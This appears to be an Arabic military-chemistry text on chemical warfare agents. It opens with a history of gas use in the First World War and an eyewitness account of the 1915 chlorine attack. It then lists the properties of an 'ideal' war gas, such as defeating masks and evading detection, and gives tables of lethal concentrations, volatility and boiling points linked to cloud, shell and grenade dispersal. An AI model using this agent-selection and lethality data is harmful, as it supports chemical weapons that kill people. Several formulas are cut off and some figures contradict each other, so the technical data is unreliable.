ودرجة غليانهما أعلى من 300 فإذا سخنتا إلى درجة الغليان وعرضت الأبخرة إلى الهواء البارد تكاثفت وتساقطت على شكل ضباب وهذا الضباب ينفذ بكل سهولة من المواد الكيميائية التي كانت تستعمل في ذلك الحين في الكمامات الواقية .. فعندما استعملتهما ألمانيا ووصل بخارهما المتكاثف إلى جيوش الحلفاء ونفذ من كماماتهم إلى أعضاء التنفس وسبب لهم التهابات لم يتحملوها فاضطروا إلى خلع كماماتهم فأطلق عليهم الألمان قذائف الغازات الأخرى الشديدة التأثير مثل الصليب الأخضر التي فتكت بهم وهم بدون وقاية وبعد قليل من الزمن توصل الألمان إلى مادة أخرى لاقي من ضررها كمامات التنفس لأنها تؤثر في أي جزء من أجزاء الجسم عند ملامستها إياه فتنفذ من الجلد تتلف الخلايا وهذه المادة هي "كبريت ثنائي الإثيل ثنائي الكلور". dichloro sulfid

وأطلق عليها اسم الصليب الأصفر (لوست أوغار المستردة أو الخردل)

وكانت في سنة 1917 أهم ذخيرة حربية عند الألمان فقد تمكنوا بها من صد هجوم من الحلفاء على حدودهم وقد بلغ ما يستخرج منها يومياً ي أواخر الحرب 30طن .

رواية شاهد عيان عن تأثير الغازات السامة:

ولكي نعطي فكرة عن تأثير الغازات السامة نذكر هنا رواية شاهد عيان عن أول مرة استعمل فيها الألمان غاز الكلور في 23 نيسان 1915 ضد الفرنسيين في لانجمارك.

إبتداء إطلاق قنابل المدفعية الألمانية بشدة لم يسبق لها مثيل في منتصف ليلة 22 نيسان واستمر طوال اليوم . وفي الساعة الخامسة بعد ظهر 22 انقطع إطلاق القنابل وساد سكون كسكون الموت وصدر صفير الضباط من الخنادق الفرنسية إيذانا للجنود بالخروج من مخابئهم واحتلال خط الخنادق انتظاراً للهجوم الذي يعقب ضرب القنابل فشاهد الجنود من أعلى ذرواتهم سحباً من الغاز خضراء مائلة إلى الصفرة تتدحرج مع الريح من خنادق الألمان فهللوا ظناً من أنها حرائق نشبت في خطوط أعدائهم وأخذت هذه السحب تتدحرج وكان لونها يتحول لصفرة أثناء سيرها وما إن وصلت إلى الخنادق الفرنسية حتى كنت ترى الموت والذعر والفناء في كل مكان وكنت ترى جنود تختنق ورجال تسعل وعيون تجحظ ورئات تنفث فكانت الضحايا تدفن وجوهها في وحل الخنادق تخلصاً من تأثير الغاز المميت لكن الغاز كان عالقاً بالأرض زاحفاً إلى كل حجر أو مخبأ مالئاً لكل ثنية أو فجوة أو خندق .. وكانت دهشة ثم ذعر وما أن غطتهم حتى رئي صراع الموت ونضال الحياة ومن قدر منهم على الحركة حاول الفرار ولكن الغاز والموت كان على أعقابهم وقد كان الهرب من السحب مستحيلاً لأنه غطت عدة كيلو مترات وكانت في سرعتها كالخيول الجامحة أما الجنود الأفريقية فعندما رأوا ذلك اعتقدوا أنها من فعل الأبالسة فساد بينهم الذعر وتركوا الخطوط وركضوا تاركين وراءهم آلاف الموتى تمتلئ بجثثهم الخنادق وغيرها.

غازات الحرب: خواصها - تقسيمها

أولاً – تعريف غاز الحرب :

غاز الحرب هو أية مادة كيميائية سواء كانت صلبة أو سائلة أو غازية تستعمل في الحرب (ما عدا المواد المتفجرة أو الملتهبة) – لإحداث تسمم أو ضرر بالإنسان أو الحيوان في تركيز خفيف.

وتشمل هذه الغازات :

أ - غازات حقيقية أي غازات بالمعنى الكيماوي المعروف كالكلور والفوسجين

ب - دخان أو سحب تحتوي على جزيئات صلبة كالمركبات الزرنيخية (غازات الأنف)

ت - سوائل تؤثر بالملامسة المباشرة أو الأبخرة التي تتصاعد منها كالغازات الحارقة ومنها غاز الخردل .

ث - غازات أخرى وأن كانت لا تستعمل كغازات حرب غير أنها قد تصادف في أثناء الحرب كأول أكسيد الكربون .

ثانياً _ خواص الغاز المثالي :

لكي يكون الغاز كاملاً كغاز حرب فيجب أن تتوافر فيه الخواص الآتية :

أ - يجب أن يكون سهل التحضير وبكميات كبيرة وزهيدة الثمن .

ب - يجب أن يكون صنعة ممكنة من مواد خام تكثر في البلاد التي تصنعه فلا يحتاج في صنعه لمواد من الخارج قد ينقطع ورودها في أثناء الحرب .

ت - يجب بأن يكون فعالاً في تركيز ضعيف ..فمثلاً تعتبر الغازات المسيلة للدموع مثالية من هذه الوجهة لأنها تؤثر ي تركيز واحد على خمسة أو عشرة مليون.

ث - يجب أن يكون ثابتاً أي أنه لا يتأثر بسرعة من الحرارة اللازمة لتبديده أو الرطوبة التي ف بالجو أو أن يتحلل بمضي الزمن مثل الكلور الذي تؤثر فيه الحرارة فيرتفع بسرعة إلى المناطق الجوية التي لا خطر منها على الإنسان ، وكذلك حامض هيدروسيانيك ولو أنه ذو صفات حربية فعالة إلا أنه غي مستقر التركيب ويتحول بالوقت إلى كربونات البوتاسيوم عديمة المفعول ، بينما يفوقه غاز الخردل من وجهة الثبات لبقائه سائلاً فعالاً إلى مدة طويلة .

ج - سهولة الحفظ والنقل : إن مشكلة النقل في أثناء الحرب ليست سهلة وكل ما يعقدها ويجعل النقل صعباً يضاف إلى متاعب القواد – فالغاز الحربي يجب أن يكون سهل النقل ومأمونه – وأن لا يكون له تأثير في الأوعية التي تحتويه بها خصوصاً الحديد . فمثلاً (سيانور البروم) يؤثر في الأوعية التي تحتويه.

ح - وفي حالة استعمال سائل أو صلب يجب أن يكون قابلاً للمحافظة على هذه الحالة في درجة الحرارة العادية وأن يكون قابلاً للتبخر إذا ارتعت درجة حرارته

خ - اكتشافه : كذلك يجب أن يكون الغاز الحربي الكامل صعب الاكتشاف أي أن يكون عديم اللون والرائحة والطعم ..والغاز الوحيد المعروف الآن والمتصف بهذه الصفات هو (أول أكسيد الكربون) . كن ليست له الصفات الأخرى وبالأخص التركيز لسرعة تمدده وعدم لسرعة تأكسده وغاز الخردل يفوقه من هذه الناحية أيضاً كما يفوق بعض الغازات الأخرى من أنواع ثانية فغاز الخردل في حالته النقية لا لون له ومع أن رائحة سهلة الاستشعار بها إلا أنه يشل عصب الشم بعد استنشاقه بدقيقة واحدة .

د - صعوبة الوقاية منه : كذلك ليكون الغاز مثالياً يلزم أن تكون الوقاية منه صعبة وذلك إما باختراقه لوسائل الوقاية لدى العدو أو إضعاف فعلها على الأقل وإلا فقد قيمته إن لم يطلق على العدو على غرة وهذا بعيد الاحتمال الآن لكثرة الاستعداد لمقاومة حرب الغازات في معظم جيوش العالم وأحسن مثال لذلك الآن هو غاز الخردل الذي لا يكفي ليس القناع للوقاية منه تماماً إذ إنه يخترق الملابس العادية ويهيج الجلد تحتها ومعلوم أنه ليس من السهل على الجندي لبس ملابس واقية من الرأس للقدم مع قيامه بعمله .

ذ - والغاز المثالي يجب أن يخترق مرشح القناع دون أن يتفاعل مع محتوياته أو يمتص به فالكلور وهو أشد الغازات فتكاً لا يصلح من هذه الجهة لأنه شديد التفاعل مع غيره من المواد ولذا فمن السهل جداً الوقاية منه فقطعة من القماش المغموسة في محلول الصودا إذا وضعت على الأنف منعت مرور الكلور للرئة بعكس غاز الكلور بكرين إذاً إنه من الغازات التي تصعب الوقاية منها .

ر - أن تكون كثافة أبخرته أثقل من كثافة الهواء حتى يلازم سطح الأرض مدة طويلة .

ز - أن يكون سريع الذوبان في المواد الدهنية حتى يأتي بالتأثير المطلوب في خلال الجسم.

س - أن يتحمل الضغط الذي تخرج به القذائف المدفعية وكذا الحرارة الناشئة من الانفجار بدون أن يتحلل وحتى الآن فإن أي غاز حربي لم يتصف بهذه الصفات والخواص كلها مجتمعة.

ثالثاً : تقسيم الغازات الحربية :

يمكننا تقسيم هذه المواد تقسيماً .

1- فسيولوجياً 2- حربياً

3- كيميائياً 4- فيزيائياً

أولاً : التقسيم الفسيولوجي :

يمكن القول بأن لكل مادة من مواد الغازات السامة تأثيراً خاصاً على أعضاء مخصوصة من الجسم ولو أن لبعضها تأثيراً مشتركاً وعل ذلك يمكننا إلى حد ما تقسيم هذه المواد إلى :

أولاً – غاز العيون (غازات الدمع) ولعل أهم هذه الغازات هي

1. بروم استر حمض الخل
2. بروم الزايلين (ت - ستوف)
3. بروم البنزيل
4. كلور الأسيتون
5. بروم الأسيتون (ب - ستوف)
6. بروم ميثيل ايثيل كيتون (بن- ستوف)
7. مركبات اليود وأهما :يود ايثيل ميتي كيتون ويود الزابلين ، ويود البنزيل ، ويود الأستون
8. كلور الأستوفينون

ثانياً – غازات الأنف الحلق الرئة :

1. الكلور
2. الفوسجين – أو كلور الكربونيل
3. استر كلور حامض الخل (بيرستوف)
4. أكرولين
5. كلور البيكرين
6. إثيل ثنائي كلور الزرنيخ (ريل)
7. كلور الزرنيخ ثنائي الفنيل (كلاك1)
8. سياتيد الزرنيخ ثنائي الفينيل (كلاك 2)
9. كلور الزرنيخ ثنائي الفينيل أمين (آرامسيت)
10. ميثيل ثنائي كلور الزرنيخ.

ثالثاً ـ الغازات المختلطة :

1. ثنائي كلور ثنائي ايثيل الكبريت (غاز الخردل)
2. كلور الفينيل ثنائي كلور الزرنيخ (غاز اللوزيت)
3. سيانيد برو البنزل
4. كبيتات ثنائي الميثيل
5. برم السيتوفينون

رابعاً ـ الغازات السامة:

1. حامض السيانيك HCN
2. بروم السياني
3. كلور السيانيك

خامساً ـ غازات سامة غير حربية قد تصادف في ظروف الحرب والسلم :

1. أول أكسيد الكربون
2. الأبخرة الآزوتية
3. الفسفور

تأثير المادة الفسيولوجي :

معظم المواد الحربية يظهر تأثيرها في أعضاء الجسم بمجرد وصولها إليه ولكن بعضها لا يظهر تأثيره في الأعضاء إلا بعد مدة (التأثر الكامن) ولهذه الظاهرة فائدة عظمية في الحروب فإن تأثيرها لا يظهر إلا بعد مضي مدة يصعب فيها على الشخص المصاب أن يتذكر زمن الإصابة ومكانها فيتخذ طرق الوقاية في وقت متأخر بعد أن يكون تأثيرها قد سرى واشتد في الجسم .

وتقسم المواد حسب تأثيرها الفسيولوجي إلى :

1. مواد مهيجة 2. مواد سامة 3 . مواد كاوية

1 ـ المواد المهيجة :

فالمواد المهيجة تحذر الإنسان من خطرها بالتهابات مختلفة تحدثها فمثلاً تدمع الأعين أو تسبب السعال أو تسيل اللعاب والتأثير المهيج لا يجب أن يكون مصحوباً بضرر بل يزول غالباً بعد زوال المواد المسببة له .

ولكن إذا كثرت الكمية أو طالت مدة المكث فيها فإنها تسبب ضرراً مستمراً ربما أدى إلى الموت فيتحول التأثير المهيج إلى تأثير سام.

ورغماً عن ذلك فلا يمكن اعتبارها مواد سامة لان بعض المواد العادية مثل ملح الطعام والكحول تسبب أيضاً الموت إذا تعاطاه الإنسان بكميات كبيرة .

<u>درجة التحمل:</u>

إذا بخر الإنسان 0,1 مليغرام من كلور أستوفينون في متر مكعب من الهواء فإن الشخص يشعر عند استنشاق هذا الهواء برائحة غريبة ولكن لا يكون لها تأثير ما .

أما إذا زيدت الكمية إلى 0,3 مليغرام فإنها تسبب سيل الدموع ويضطر الإنسان لإغماض عينه ويصير غير قادر على الدفاع عن نفسه ويسعى للخروج من المنطقة الملوثة بهذه المادة ولكنه لا يزال في حالة تمكنه من تحمل الكمية الموجودة ويطلق على هذا الحد الذي يختلف باختلاف الأشخاص والمواد درجة التحمل .

درجة عدم التحمل :

ليست كمية 0,3 ملغرام من كلور استوفينون التي عبرنا عنها بدرجة التحمل كافية في الحروب بل يجب زيادة درجة التركيز إلى حد تخور فيه القوة الجسمانية والروح المعنوية للشخص حتى يصبح غير قادر على الكفاح 3,5 مليغرامات في المتر المكعب من الهواء ولا يمكن للشخص بدون وقاية أن يمكث في جو ملوث بهذه الكمية أكثر من دقيقة واحدة ويسمى هذا لحد الذي يختلف باختلاف الأشخاص والمواد درجة عدم التحمل

وفي كل لهذه الأحوال لا يحدث للجسم من وجود هذه المواد بهذه النسب في الهواء أي ضرر وغالباً تزول الالتهابات بمجرد استنشاق الهواء النقي بعد وقت قليل وبما أن معظم المواد الكيميائية الحربية تتبخر من تلقاء نفسها في الجو في مدد مختلفة فقد أجريت تجارب لمعرفة ما إذا كان التبخر الطبيعي للمادة يكفي لأن يجعل أبخرتها في الهواء مركزة لدرجة عدم التحمل أو يزيد عنها أو يقل فوجد أن ثلاثة مواد فقط لاتصل أبخرتها في الهواء إلى درجة تركيز كافية للتأثير المطلوب في حالة تبخرها من تلقاء نفسها وهي :

1. كلور الزرنيخ ثنائي الفينيل
2. سيانيد الزرنيخ ثنائي الفينيل
3. كلور الزرنيخ ثنائي الفنيل أمين.

أما باقي المواد يكفي تبخرها الطبيعي لأن يصل بالهواء إلى درجة عدم التحمل وعلى ذلك يجب الالتجاء إلى الطرق الصناعية لتبخر المواد الثلاثة المذكور أعلاه .

و في الجدول الآتي بعض المواد المهيجة مرتبة حسب درجة التحمل ودرجة عدم التحمل :

اسم المادة	درجة التحمل مليغرام في متر مكعب من الهواء	درجة عدم التحمل في متر مكعب من الهواء
كلور الزرنيخ ثنائي الفينيل	0,01	10
سيانيد الزرنيخ ثنائي الفينيل	0,01	0,25
كلور الزرنيخ ثنائي الفينيل أمين	0,01	0.4
ايتيل ثنائي كلور الزرنيخ	0,01	10
كلور استوفينون	0,3	40,5
سيانيد بروم البنزيل	0,3	30
بروم الأسيتون	1	0
يود ايتيل ميتيل كيتون	1,4	15
يود الزايلين	1,8	.....
ميثيل الزرنيخ ثنائي الكلور	2	25
يود البنزيل	2	30
كلور البيكرين	2	50
بروم البنزيل	4	60
فوسجين	5	20
كلور استر حمض الخل	..	40

2 ـ المواد السامة :

وبجانب لك المواد التي تسبب التهابات يؤدي إلى الموت استمرار المكث فيها أو بزيادة تركيزها , كما شرحنا – تأتي مواد أخرى سامة منها ما يؤثر على أعضاء الجسم دفعة واحدة بدون أي تأثير مهيج أو أي عوارض أخرى تنذر بالخطر ومنها ما يكون مصحوباً أولاً بتأثر مهيج يشفر بوجود هذه المواد فيمكن الفرار منها أو استعمال طرق الوقاية فمثلاً .

حامض السيانيك :

غاز سام جداً ليس له أي تأثير مهيج يحذر من خطره .

كلور بيكرين :

شديد التأثير الالتهابي وشديد التأثير السمي.

ثنائي كلور ثنائي اتيل الكبريت (غاز الخردل):

في حالته الغازية قليل التأثير المهيج ولكنه سم شديد للخلايا فإنه يؤثر على الجلد بجرد ملامسته له .

والتأثير السام إما أن يكون ذا أثر فعال على الفور مثل تأثير حامض السيانيك أو يكون أثره تدريجياً مثل أو لأكسيد الكربون والفوسجين فإن الموت يتسبب عنهما بعد ساعات أو أيام .

القوة الفعالة أو الكمية اللازمة لإحداث الموت :

وللمقارنة بين التأثير السام لبعض الغازات المختلفة عملت تجارب كثيرة على الحيوانات وقدرت كمياتها على حساب الإنسان فإذا رمزنا بالحرف (ن) إلى الزمن (بالدقيقة الذي تستغرقه الوفاة لشخص يستنشق هواء به (م) مليغراماً من الغاز في المتر المكعب فيكون حامل الضرب م×ن هو ما نطلق عليه القوة الفعالة وهي ثابتة لكل مادة لأنه لما ازدادت الكمية (م) نقص الزمن (ن) والعكس بالعكس فمثلاً لو كانت القوة الفعالة لمادة معينة هي 500 فهذا معناه استمرار في جوبه 500 مليغرام من هذه المادة في المتر المكعب من الهواء يسبب الموت بعد دقيقة واحدة أو بعبارة أخرى لو كان في المتر المكعب من الهواء مليغرام واحد من المادة المذكورة فإن الموت يتسبب بعد 500 دقيقة .

والقوة الفعالة هذه تمكننا من مقارنة المواد المختلفة بنسبة فعلها السام فمثلاً إذا أردنا المقارنة بين مادتين (أ) (ب) يجب أن نعرف أولاً القوة الفعالة لهما فإذا كانت للمادة (أ) هي 500 وللمادة (ب) هي 450 أي أنه يكفي وجود 450 مليغراماً من المادة (ب) في المتر المكعب لتسبب الموت بعد دقيقة واحدة فعلى ذلك تكون المادة (ب) التي ققوتها الفعالة 450 أشد تأثيراً من المادة (أ)

وفي الجدول الآتي نذكر القوة الفعالة لبعض الغازات مرتبة حسب أكثرها تأثيراً :

المـــادة	الكمية الميتة إذا استنشقت بالمليغرام	القوة الفعالة	رقم الحذر
فوسجين	3	450	22
استر كلور حمض الخل	4	500	8
يود ايتيل ميتيل كيتون	12	1500	
بروم سيان	25	2000	33
كلور بيكرين	15	2000	40
كلور أسيتون	25	3000	30
بروم استر حمض الخل	25	3000	75
كلور البنزيل	25	3000	100
ميتيل الزرنيخ ثنائي الكلور	25	3000	130
ايتيل الزرنيخ ثنائي الكلور	24	3000	300
حامض السيانيك	30	1000- 4000	
بروم أسيتون	33	4000	400
كلور أستوفينون	25	4000	10000
كلور الزرنيخ ثنائي الفنيل	30	3000	4000
سيانيد الزرنيخ ثنائي الفينيل	30	4000	10000
بروم البنزين	50	6000	100
بروم الزايلين	50	6500	400
سيانيد بروم البنزيل	60	7500	250
كلور	60	7500	75
أول أكسيد الكربون -		70000	

ويتضح من الجدول السابق أن بعض الغازات السامة المخيفة مثل حامض السيانيك لا يصلح كمادة للقتال مثل غيره من الغازات الأخرى كالفوسجين مثلاً فإن القوة الفعالة للأخير هي 450 أي إذا استنشق شخص هواء به 40 مليغراماً فوسجين في كل متر مكعب فنه يموت بعد دقيقة واحدة وحيث أن الشخص يستنشق 8 لترات هواء في الدقيقة إذاً تكون كمية الفوسجين المسببة للموت هي 8 / 1000 × 450 = 3,6 مليغراماً بينما تكون الكمية المقابلة لها من حامض السيانيك هي من 20 إلى 30 مليغراماً ما يصعب تركيزها في كل 8 لترات من هواء ميادين الحرب بينما تكون من السهل عمل ذلك مع الفوسجين حيث أن الكمية المميتة منه هي 3,6 مليغراماً وهذه يمكن الحصول عليها مركزة في كل متر مكعب في ميادين الحروب وقد برهنت فعلاً الحرب العظمى الأولى على عدم صلاحية حامض السيانيك كمادة حربية.

رقم الحذر :

المواد المهيجة وكذا المواد السامة التي يسبق فعلها السام عوارض التهابات يمكن للإنسان اجتناب خطرها عندما يشعر بتأثيرها المهيج فكلما اشتد هذا التأثير زاد حذر الإنسان منها وسميت النسبة من القوة الفعالة إلى درجة عدم التحمل برقم الحذر فالفوسجين .

مثلاً قوته الفعالة = 450 ودرجة عدم التحمل هي 20 فيكون رقم الحذر 22 تقريباً .

والكلور استوفيون: 4000 /4,5 فيكون الحذر له حوالي 1000 فكلما ازداد رقم الحذر تنبه الإنسان إلى خطر المادة بسهولة انظر الجدول السابق .

3 . المواد الكاوية :

بينما تؤثر المواد المهيجة والمواد السامة في أعضاء التنفس تؤثر المواد الكاوية في الجلد (البشرة) وتتلف الخلايا بدرجة لا يمكن شفاؤها ورجوعها إلى أصلها وتكون في الغالب سائلة مثل كلور ثنائي أيثيل الكبريت وكلور فينيل الزرنيخ ثنائي الكلور ولأبخرة هذه المواد تأثير ف بأعضاء التنفس والأعين إذا وجدت بحالة تركيز كافية في الهواء.

ثانياً : التقسيم الحربي :

لا يعبأ الجندي بالتقسيم الفسيولوجي ولا بالتقسيم التاريخي بل كل ما يهمه معرفته هو:

1. في كم من الوقت يصير الغاز نافذ المفعول بعد وصوله إلى العدو؟ .
2. كم من الوقت يستمر مفعول الغاز؟
3. بعد كم من الوقت تكون الأراضي الملوثة بالغازات صالحة للمرور عليها ؟
4. متى يستعمل لكل نوع من القنابل وفي أي الظروف ؟

ولهذه الأغراض وضعت جداول تجريبية وكذلك علامات ملون على القنابل المختلفة لتميزها بسهولة واستعمالها بسرعة في الوقت المناسب لها.

وفي ألمانيا استعملت علامات الصليب الأزرق والصليب الأخضر والصليب الأصفر كل للغرض الدال عليه ولقد قسمت المواد حسب الأسباب السابقة إلى الأقسام الآتية .

1. مواد سائلة أو غازية سريعة التبخر و سريعة التأثير لا تصلح الميادين الملوثة بها للسير عليها بعد ساعة أو أثنين وتستعمل هذه المواد في الهجوم وأطلق علها اسم الصليب الأخضر.

2. مواد سائلة بطيئة التبخر ولذلك لا تصلح الميادين الملوثة بها للسير عليها إلا بعد مدة طويلة تقدر بالأسابيع وتستعمل في حالة الدفاع وأطلق عليها اسم الصليب الأصفر.

3. مواد صلبة تتحول لغازات وضباب بواسطة الحرارة المواد المفرقعة الموضوعة معها داخل القنابل وهي سريعة التأثير وسريعة الزوال لأن ضبابها يتكثف بسرعة ويسقط إلى الأرض في حالة صلبة ولا تتبخر في درجة الحرارة العادية ولذلك يمكن السير على الأراضي الملوثة بهذه المواد بسرعة في حالة الهجوم السريع وأطلق عليها اسم الصليب الأزرق.

ثالثاً : التقسيم الكيميائي :

يكون حسب العناصر المركبة منها المواد فتقسم إلى

مركبات البروم : بروم استر حمض الخل – بروم الزايلين – بروم البنزيل – بروم استون – بروم ميثيل اثيل الكيتون – بروم الأسيتونون – بروم السيانيك

مركبات اليود: يود الأستون – يود ايثيل ميثيل كيتون – يود البنزيل – يود الزايلين

مركبات الكلور : كلور الأسيتوفون – كلور أسيتون – كلور – فوسجين – استر كلور حامض الخل – كلور بيكرين – كلور السيانيك

مركبات الكبريت : كبريتات ثنائي الميثيل

مركبات الكبريت والكلور: ثنائي كلور ثنائي ايثيل الكبريت

مركبات الزرنيخ مع الكلور أو السيانيد: كلور الزرنيخ ثنائي الفنيل – سيانيد الزرنيخ ثنائي الفينيل – ايثل ثنائي كلور الزرنيخ - كلور الزرنيخ ثنائي الفينيل أمين – ميثيل ثنائي كلور الزرنيخ – كلور الفينيل ثنائى كلور الزرنيخ .

مركبات أخرى : أكرولين – حامض السيانيك – سيانيد بروم البنزيل .

رابعاً : التقسيم الفيزيائي :

يمكن تقسيم الغازات السامة حسب خواصها الفيزيائية ولعل أهم هذه الخواص هي درجة الغليان وسرعة التبخر.

اسم المـــادة	درجة الغليان
سريعة التبخر وتستعمل في طريقة النفخ	
كلور	3
فوسجين	8
حامض السيانيك	27
أكرولين	52
برو مسيان	61
سريعة التبخر وتستعمل في طريق (القذف) أو في طريقة (النفخ) بعد خلطها بمواد أخرى وكذلك تستعمل للقنابل اليدوية	
كلور بيكرين الصليـــب الأخضر	111
كلور الأسيتون	116
بروم الأسيتون	126

ميثيل ثنائي كلور الزرنيخ	133
ايثيل ثنائي كلور كلور الزرنيخ	156
بروم استر حمض الخل	168
يود استر حمض الخل	180
سرعة تبخرها متوسطة وتستعمل غالباً في قنابل المدافع.	
كبريتات ثنائي الميثيل	188
بروم البنزيل	190
كلور الفينيل ثنائي كلور الزرنيخ	201
بروم الزايلين	215
ثنائي كلور ثنائي ايثيل الكبريت	216
سيانيد بروم البنزيل	225
يود البنزيل الصليب الأصفر	226
بطيئة التبخر و تستعمل في تلويث الميادين لمدة طويلة	
كلور الأسيتوفينون	247
ثنائي فينيل الزرنيخ	360
أقل المواد تبخراً وعلى ذلك يجب تبخيرها صناعياً	
كلور الزرنيخ ثنائي الفينيل أمين الصليب الأزرق	410

رابعاً – الخواص الفيزيائية والكيميائية لغازات الحرب
1 - الخواص الفيزيائية Physical Properties

إن الخواص الفيزيائية الأساسية اللازم توفرها في مادة من المواد والمعتبرة عند تقدير الفائدة العملية لتلك المادة والمستعملة كغاز حربي هي كما يأتي :

1 - التوتر البخاري: Vapour tension

إن المواد الصلبة والسائلة لها جميعاً ميل معين Definite tendency للانتقال إلى الحالة الغازية .وبسبب هذا الميل تتكون طبقة من البخار ، فوق كل مادة ، تحدث ضغطاً يتوق فمقداره على درجة الحرارة .وهذا الضغط هو ما ندعوه بالتوتر البخاري أو ضغط البخار، ويعبر عنه بالمليمترات الزئبقية .

وفي حالة الغازات الحربية ، فإن لهذا الثابت الفيزيائي أهمية خاصة. وحتى يكون الغاز ذا فائدة في الحرب ، أو على الأقل يصلح كعامل سمي على جهاز التنفس ، ينبغي على الغاز أن يكون ذا ضغط مرتفع ف بالدرجات العادية من الحرارة ، حتى يمد الجو بكميات كافية وبصورة يتمكن معها من إحداث النتائج المطلوبة .

وعلى كل حال فإن هذه الخاصة قد تكون قليلة الأهمية بالنسبة لبعض المواد التي تستعمل على شكل حلالات هوائية (ضباب) Aerosols كما هو الأمر بالنسبة للغاز الحربي دي فينيل كلورواسين Diphenyl chloroarsine .

ويوجد عدة طرق لتحديد التوتر البخاري لمادة من المواد، ولكن سوف لانتعرض لها في هذه الرسالة ، والتي يمكن الاطلاع عليها بالرجوع إلى بعض المراجع الخاصة بها. وفضلاً عن ذلك فأن دساتير متعددة يمكن استعمالها لحساب التوتر البخاري لمادة من المواد في مختلف درجات الحرارة . ومن بين الدساتير الأكثر استعمالاً نشير إلى الدستور التجريبي الذي وضعه العالم ريغنولت Regnault:

$$\log p = a + b\beta\, t + c\,\gamma\, t$$

هذا ويمكن استعمال الدستور بشكله المختصر التالي :

$$\log_{10} p = A +$$

وفي هذا الدستور A و B عبارة عن ثابتتين تتعلقان بنوع المادة وتحسب قيمها من درجتي الغليان للمادة t_1 و t_2 تحت ضغطيين مختلفين p_1 و p_2 . وعلى هذا الأساس يمكننا أن نكون معادلتين تحويان مجهولين وبواسطتهما نتمكن من الوصول إلى تعيين القيمتين A و B لمادة من المواد :

$$\log_{10} p_1 = A +$$

$$\log_{10} p_2 = A +$$

وقد أثبتت الأبحاث التي قام بها عدة علماء صحة هذا الدستور وإن ما يعطيه من نتائج يتطابق مع ما يؤدي إليه تقدير التوتر بصورة عملية.

إن عدداً من العلماء نذكر من بينهم باكستر Baxter ومونفورد Munford قد طبقوا هذا الدستور لمعرفة التوتر البخاري لبعض الغازات الحربية ولقد حددوا من أجل ذلك قيم A و B لتلك المواد نذكر منها ما يلي :

B	A	اسم الغاز الحربي
7,5595	1326	Phosgene
7,8930	2025.1	Chloropicrin
8,2424	2281.7	Cianogenbromide
8,3937	2457,5	Dichloromethyl sulphide
8,6944	2734,5	Methyl dichloroarsine
	3288	Diphenyl chloroarsine

وبتعويض القيم الموجودة في الجدول السابق في الدستور المعطي سابقاً، فإننا نتوصل إلى حساب التوترات البخارية لعدة مواد بدرجات مختلفة من الحرارة.

والجدول التالي يحوي بعض قيم التوترات البخارية لبعض المواد وقد قدرنا هذه التوترات بالمليمترات الزئبقية وفي درجة 20°من الحرارة.

اسم الغاز الحربي	التوتر البخاري في درجة 20 منوية
Bromobenzyl cyanide	0,012
Dichloroethyl sulphide	0,115
Chlorovinyl dichloroarsine	0,395
Trichloromethyl chloroformate	10,3
Chloropicrin	18,9
Cyanogen chloride	1001,5
Phosgene	1173,4

ويظهر من هذا الجدول بأن التفاوت في التوترات البخارية للغازات الحربية هو عظيم جداً . فلاحظ مثلاً على أن لبعض هذه المواد توتر بخاري أكبر من الضغط الجوي (فوسجين ، كلور السيان) بينما البعض الآخر (ديكلور ايتيل سولفايد ، بروموبنزيل سيانايد) لها توتر بخاري منخفض للغاية، ولهذا السب فإن طرقاً خاصة من الضروري اتباعها للحصول على نتائج مرضية عن استعمال مثل هذه الغازات في الحرب.

2 - التطاير (التبخر) : Volatility

ونعني بدرجة التطاير (التبخر) لمادة من المواد وزن المادة التي يحتويها متر مكعب من البخار المشبع ف بدرجة معينة من الحرارة .ويعبر عن درجة التطاير عادة بالمليغرامات من المادة الموجودة في متر مكعب من الهواء وأحياناً تقدر درجة التطاير بالمليمترات المكعبة من المادة الموجودة في متر مكعب من الهواء . ومن القيمة الثانية يمكن الانتقال إلى القيمة الأولى بضرب الحجم الموجود في المتر المكعب من الهواء في كثافة المادة.

ومن الجدير بالذكر أن درجة التطاير لمادة من المواد هي من العوامل الهامة في انتقاء الغازات الحربية وتقدير صلاحيتها. ويمكن حساب درجة التطاير (V) لمادة من المواد في درجة معينة من الحرارة بسهولة بواسطة العلاقة الآتية :

$$V_t = M * P$$

حيث M تمثل الوزن الذري للمادة بالغرامات.

P التوتر البخاري للمادة ويقدر بالمليمترات الزئبقية في الدرجة (t) من الحرارة.

وفي الجدول التالي قيماً لدرجة تطاير بعض الغازات وهي مقدرة بالملغرامات الموجودة في المتر المكعب من الهواء.

درجة التطاير في الدرجة 20 مئوية

اسم الغاز	ملغ / م^3
Dilhenyl cyanoarsine	2.79
Diphenyl chloroarsine	7.24
Dichloroethyl sulphide	1001
Benzl bromide	2400
Methyl dichloroarsine	74.900
Trichloromethyl chloroformate	111600
Chloropicrin	170.300

ويظهر من هذا الجدول أن القيم تتغير ضمن مجال واسع ، فبينما يوجد من دي فينيل كلورو ارسين في درجة (20)° 7,24 ملغ فقط بالمتر المكعب من الهواء ، في حين أن الكلوروبيكرين يكون أكثر تطايراً في نفس الدرجة من الحرارة إذ يحوي المتر المكعب من الهواء حوالي 170,300 غ في الدرجة 20° . وبسبب هذا الاختلاف في درجة التطاير تنوعت استعمالاتها (أي الغازات الحربية) وتعددت طرق تطبيقها.

وكما أشرنا من قبل فإن درجة التطاير تتعلق بدرجة الحرارة وتتغير معها. ولقد وضع أحد العلماء ويدعى هربست Herbest القاعدة التالية التي تبين لنا مدى الارتباط بين درجة الحرارة ودرجة التطاير.

قاعدة هربست : بين الدرجة 10 والدرجة 30° فإن ارتفاعاً في درجة الحرارة قدره درجة مئوية واحدة يسبب زيادة فى درجة التطاير قدرها 10 % .

وإن هذه الزيادة في درجة التطاير الناتجة عن ارتفاع درجة الحرارة هي على درجة كبيرة من الأهمية من حيث النتائج الحربية وخاصة بالنسبة لبعض الغازات الحربية التي لها درجة تطاير ضعيفة بالنسبة لغازات أخرى في الدرجات المنخفضة من الحرارة .

3 - نقطة الغليان: Boiling point

إن نقطة الغليان لمادة من المواد هى الدرجة التى يصبح فيها الضغط البخارى لتلك المادة مساو للضغط الجوي . وكلما كان التوتر البخاري لمادة كبيراً ودرجة تطايرها عظيمة كلما انخفضت نقطة غليانها . وفي الجدول التالي نشير إلى نقاط غليان بعض الغازات الحربية في الضغط الجوي النظامي.

اسم الغاز الحربي	درجة الغليان مقدرة بالدرجات المئوية
Chlorine	- 35
Phosgene	8
Hydrocyanic acide	27
Cyanogen bromide	61
Monochloromethyl chloroformate	107
Chloropicrin	11
Dichloroethyl sulphide	216
Chloroacetophenone	247

